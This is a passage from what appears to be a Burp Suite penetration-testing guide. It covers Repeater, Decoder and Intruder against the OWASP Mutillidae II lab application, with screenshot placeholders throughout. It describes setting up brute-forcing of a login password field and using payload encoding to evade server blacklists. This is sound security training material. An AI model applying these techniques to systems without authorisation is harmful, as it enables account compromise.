


Figure 2.12 – Contextual menu to send the request to Repeater from Proxy HTTP history

2. Switch over to the **Repeater** tab. The **Request** is now in **Repeater** and is ready for parameter tweaking.




Figure 2.13 – Request in Repeater, ready for tweaking

We will use **Repeater** quite a bit throughout this book. This chapter is just an introduction to **Repeater** and to understand its purpose. With regard to purpose, please note the main difference between **Repeater** and **Intruder** is the number of requests you can send at one time. If you are experimenting with slight changes to identify exposure points, **Repeater** is very handy. Once a pattern is established, **Intruder** can then be used to brute-force your vulnerable parameter over and over again with many requests.

Decoding with Decoder

Burp Decoder is a tool that allows the tester to convert raw data into encoded data or to take encoded data and convert it back to plain text. **Decoder** supports several formats, including URL encoding, HTML encoding, Base64 encoding, binary code, hashed data, and others. **Decoder** also includes a built-in hex editor.

Getting ready

As a web penetration test progresses, a tester might happen upon an encoded value. Burp eases the decoding process by allowing the tester to send the encoded value to **Decoder** and try the various decoding functions available.

How to do it...

Let's try to decode the value of the `PHPSESSID` session token found in the OWASP Mutillidae II application. When a user initially browses to the URL (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`), that user will be assigned a `PHPSESSID` cookie. The `PHPSESSID` value appears to be encrypted and then wrapped in Base64 encoding. Using **Decoder**, we can unwrap the value:

1. Browse to the `http://<Your_VM_Assigned_IP_Address>/mutillidae/` application.
2. Find the HTTP request you just generated from your browser within the **Proxy | HTTP history** tab (shown in the next screenshot). Highlight the `PHPSESSID` value itself, not the parameter name, right-click, and then select **Send to Decoder**:




Figure 2.14 – Contextual menu to send the highlighted value in the request to Decoder from the Proxy HTTP history

3. In the **Decoder** tab, in the **Decode as…** dropdown shown as follows, select **Base64**. Note the results are encrypted:




Figure 2.15 – Highlighted value from request in Decoder and encode/decode options available

In this example, we cannot proceed any further. We can confirm the value was, indeed, wrapped in Base64. However, the value that is unwrapped is encrypted. The purpose of this recipe is to show you how you can use **Decoder** to manipulate encoded values.

There's more…

PortSwigger added **Decoder** functionality to the **Inspector** side tab as well. This makes the manipulation of values easier to see within the full context of the request or response when viewed through the message editor:




Figure 2.16 – Using Inspector to perform encoding/decoding

Intruding with Intruder

Burp Intruder allows a tester to brute-force or fuzz specific portions of an HTTP message, using customized payloads.

To properly set up customized attacks in **Intruder**, a tester will need to use the settings available in the four subtabs of **Intruder**:




Figure 2.17 – Intruder and subtabs available

Getting ready

A tester may wish to fuzz or brute-force parameter values within a message. Burp **Intruder** eases this process by providing various intruder attack styles, payloads, and options.

How to do it...

1. Browse to the login screen of Mutillidae and attempt to log in to the application. For example, type a username of `admin` and an invalid password of `adminpass`.
2. Find the login attempt in the **Proxy | HTTP history** tab. Your request number (that is, the **#** sign on the left-hand side) will be different from the one shown next. Select the message that captured your attempt to log in.
3. As the login attempt message is highlighted in the **HTTP history** table, right-click the **Request** tab, and select **Send to Intruder**:




Figure 2.18 – Contextual menu to send the request to Intruder from Proxy HTTP history

Positions

The **Positions** subtab identifies where the payload markers are to be defined within the **Payload | Positions** section. The **Positions** subtab also identifies the Attack type and the default setting is Sniper, which will work for us in this recipe. For our purposes, click the **Clear §** button (that is, payload markers) from the right-hand side menu. Manually select the password field by highlighting it with your cursor. Now, click the **Add §** button on the right-hand side menu. You should have the payload markers wrapping around the password field as follows:




Figure 2.19 – Substitution marker placed on password value in the request

Payloads

After the **Positions** subtab is the **Payloads** subtab:




Figure 2.20 – Intruder Payloads subtab

The **Payloads** subtab identifies wordlist values or numbers you wish to be inserted into the positions you identified on the previous tab. There are several sections within the **Payloads** subtab, including **Payload sets**, **Payload options**, **Payload processing**, and **Payload encoding**.

Payload sets

Payload sets allows for the setting of the number of payloads as well as the type. For our purposes, we will use the default settings for **Sniper**, seen on the previous subtab, **Positions**. This configuration will allow us to use one payload with a **Payload type** value of **Simple list**:




Figure 2.21 – Payloads subtab allows Payload sets to be configured

Payload options

In the **Payload options** section, a tester can configure a custom payload or load a preconfigured one from a file.

For our purposes, we will add one value to our payload. In the textbox, type `admin`, and then click the **Add** button to create our custom payload:




Figure 2.22 – Values can be set in the simple list of this payload set

Payload processing

Payload processing is useful when configuring special rules to be used while **Intruder** substitutes payloads into payload marker positions. For this recipe, we do not need any special payload-processing rules:




Figure 2.23 – Payload processing allows for rules to be applied to payloads as they run through an intruder attack

Payload encoding

Payload encoding is applied to the payload value prior to sending the request to the web server. Many web servers may block offensive payloads (for example, `<script>` tags), so the encoding feature is a means to circumvent any blacklist blocking.

For this recipe's purpose, leave the default box checked:




Figure 2.24 – Payload encoding to be applied to the payload value substituted at the substitution marker within each request

Resource pool

After the **Payloads** subtab is the **Resource pool** subtab:




Figure 2.25 – Intruder Resource pool subtab

The **Resource pool** subtab is used to assign the number of threads to be used during an intruder attack. The default pool size is **10**, which is resource-dependent. This tab allows the creation and management of various pool sizes combined with throttling of fixed or random delays:




Figure 2.26 – Default resource pool configured in Intruder

Depending upon your target application's level of fortitude, you may wish to create a new resource pool with less intrusive behavior and network noise:




Figure 2.27 – Creation of custom resource pool in Intruder

Settings

Finally, the **Intruder** | **Settings** tab provides attack table customizations, particularly related to responses captured such as specific error messages. There are several sections within the **Intruder** | **Settings** tab, including **Save attack**, **Request headers**, **Error handling**, **Attack results**, **Grep - Match**, **Grep - Extract**, **Grep - Payloads**, **Redirections**, and **HTTP version**:




Figure 2.28 – Intruder Settings tab

Save attack

Save attack is an option allowing you to save your intruder attacks, configurations, and results to your project file. This feature is turned off, by default, to save space as the accumulation of attack data can become quite large:




Figure 2.29 – Saving your intruder attacks

Request headers

Request headers offers configurations specific to header parameters while **Intruder** is running attacks. For this recipe, leave the default boxes checked:




Figure 2.30 – Request headers configurations

Error handling

Error handling is a configuration to tell **Intruder** how you want to handle network errors during an attack. The default settings are `3` retries and a pause of `2000` milliseconds before each retry.

For this recipe, leave the default setting as they are:

